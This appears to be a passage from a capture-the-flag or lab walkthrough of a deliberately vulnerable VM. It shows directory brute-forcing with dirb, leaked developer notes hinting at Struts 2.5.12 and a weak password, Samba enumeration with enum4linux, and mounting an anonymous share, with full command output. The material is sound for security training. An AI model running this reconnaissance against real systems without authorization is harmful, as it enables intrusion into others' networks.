
Running the script a couple of times, I got **hits** on **different** usernames everytime. This means the script is returning **false-positives**. Not much of a break-through.

Moving on to port 80. I used **dirbuster** to **enumerate** server **directories**.



```
root@mjolnir:~/basic2# dirb

-----------------
DIRB v2.22
By The Dark Raver
-----------------

dirb <url_base> [<wordlist_file(s)>] [options]

========================= NOTES =========================
 <url_base> : Base URL to scan. (Use -resume for session resuming)
 <wordlist_file(s)> : List of wordfiles. (wordfile1,wordfile2,wordfile3...)

======================== HOTKEYS ========================
 'n' -> Go to next directory.
 'q' -> Stop scan. (Saving state for resume)
 'r' -> Remaining scan stats.

======================== OPTIONS ========================
 -a <agent_string> : Specify your custom USER_AGENT.
 -b : Use path as is.
 -c <cookie_string> : Set a cookie for the HTTP request.
 -E <certificate> : path to the client certificate.
 -f : Fine tunning of NOT_FOUND (404) detection.
 -H <header_string> : Add a custom header to the HTTP request.
 -i : Use case-insensitive search.
 -l : Print "Location" header when found.
 -N <nf_code>: Ignore responses with this HTTP code.
 -o <output_file> : Save output to disk.
 -p <proxy[:port]> : Use this proxy. (Default port is 1080)
 -P <proxy_username:proxy_password> : Proxy Authentication.
 -r : Don't search recursively.
 -R : Interactive recursion. (Asks for each directory)
 -S : Silent Mode. Don't show tested words. (For dumb terminals)
 -t : Don't force an ending '/' on URLs.
 -u <username:password> : HTTP Authentication.
 -v : Show also NOT_FOUND pages.
 -w : Don't stop on WARNING messages.
```


[Dirbuster help page]



```
root@mjolnir:~/basic2# dirb http://10.0.5.6

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Aug 28 21:09:54 2018
URL_BASE: http://10.0.5.6/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.5.6/ ----
==> DIRECTORY: http://10.0.5.6/development/
+ http://10.0.5.6/index.html (CODE:200|SIZE:158)
+ http://10.0.5.6/server-status (CODE:403|SIZE:296)

---- Entering directory: http://10.0.5.6/development/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Tue Aug 28 21:09:56 2018
DOWNLOADED: 4612 - FOUND: 2
root@mjolnir:~/basic2# 
```

[Dirbuster scan on target]

Okay, dirbuster found three possible links. Let’s check them out.



Index of /development


Name	Last modified	Size	Description
Parent Directory		-	
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	

Apache/2.4.18 (Ubuntu) Server at 10.0.5.6 Port 80

[http://10.0.5.6/development/]

The first link directs us to a directory listing containing dev.txt and j.txt.

Opening dev.txt.




```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```

[http://10.0.5.6/development/dev.txt]

It looks like a communication between two entities: J and K.

Opening j.txt.




```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```

[http://10.0.5.6/development/j.txt]

This looks like another communication between the two entities. Also we understand that J's login password may be weak as 'K' was able to easily crack /etc/shadow hash of 'J's' password.

Opening http://10.0.5.6/index.html




Undergoing maintenance

Please check back later

[http://10.0.5.6/index.html]

It doesn't lead anywhere. Let's open http://10.0.5.6/server-status



Forbidden

You don't have permission to access /server-status on this server.


Apache/2.4.18 (Ubuntu) Server at 10.0.5.6 Port 80

[http://10.0.5.6/server-status]

Neither does http://10.0.5.6/server-status


We also have **Samba** running on the target machine. When we have Samba running on any target machine, we normally check for user enumeration, workgroup enumeration, sharegroup enumeration, etc.

Let’s enumerate Samba with **enum4linux**.



```
root@mjolnir:~/basic2# enum4linux
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com).  Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
    -U        get userlist
    -M        get machine list*
    -S        get sharelist
    -P        get password policy information
    -G        get group and member list
    -d        be detailed, applies to -U and -S
    -u user   specify username to use (default "")
    -p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
    -a        Do all simple enumeration (-U -S -G -P -r -o -n -i).
              This opion is enabled if you don't provide any other options.
    -h        Display this help message and exit
    -r        enumerate users via RID cycling
    -R range  RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
    -K n      Keep searching RIDs until n consective RIDs don't correspond to
              a username.  Impies RID range ends at 999999. Useful
              against DCs.
    -l        Get some (limited) info via LDAP 389/TCP (for DCs only)
    -s file   brute force guessing for share names
    -k user   User(s) that exists on remote system (default: administrator,guest,krbtgt,domain admins,root,bin,n
one)
              Used to get sid with "lookupsid known_username"
              Use commas to try several users: "-k admin,user1,user2"
```


[enum4linux command]



```
root@mjolnir:~/basic2# enum4linux -a 10.0.5.6
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Aug 28 21:26:06 2018

 ==========================
|    Target Information    |
 ==========================
Target ........... 10.0.5.6
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ================================================
|    Enumerating Workgroup/Domain on 10.0.5.6    |
 ================================================
[+] Got domain/workgroup name: WORKGROUP

 ========================================
|    Nbtstat Information for 10.0.5.6    |
 ========================================
Looking up status of 10.0.5.6
        BASIC2          <00> -         B <ACTIVE>  Workstation Service
        BASIC2          <03> -         B <ACTIVE>  Messenger Service
        BASIC2          <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 =================================
|    Session Check on 10.0.5.6    |
 =================================
[+] Server 10.0.5.6 allows sessions using username '', password ''
```


[enumerating Samba on target system]

We have a sharegroup with sharename Anonymous with good Mapping and Listing.



```
 ======================================
|    Share Enumeration on 10.0.5.6    |
 ======================================
WARNING: The "syslog" option is deprecated

        Sharename       Type      Comment
        ---------       ----      -------
        Anonymous       Disk
        IPC$            IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            BASIC2

[+] Attempting to map shares on 10.0.5.6
//10.0.5.6/Anonymous    Mapping: OK, Listing: OK
//10.0.5.6/IPC$ [E] Can't understand response:
WARNING: The "syslog" option is deprecated
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*

 ================================================
|    Password Policy Information for 10.0.5.6    |
 ================================================
```

Let’s try to mount it on our system.




```
root@mjolnir:~/basic2# mkdir frog1
root@mjolnir:~/basic2# mount -t cifs //10.0.5.6/Anonymous /root/basic2/frog1/
Password for root@//10.0.5.6/Anonymous:
root@mjolnir:~/basic2# ls
frog1
root@mjolnir:~/basic2# cd frog1/
root@mjolnir:~/basic2/frog1# ls
staff.txt
root@mjolnir:~/basic2/frog1# cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
root@mjolnir:~/basic2/frog1#
```

[Mounting Anonymous on Kali Linux]

Hmm, nothing interesting here……

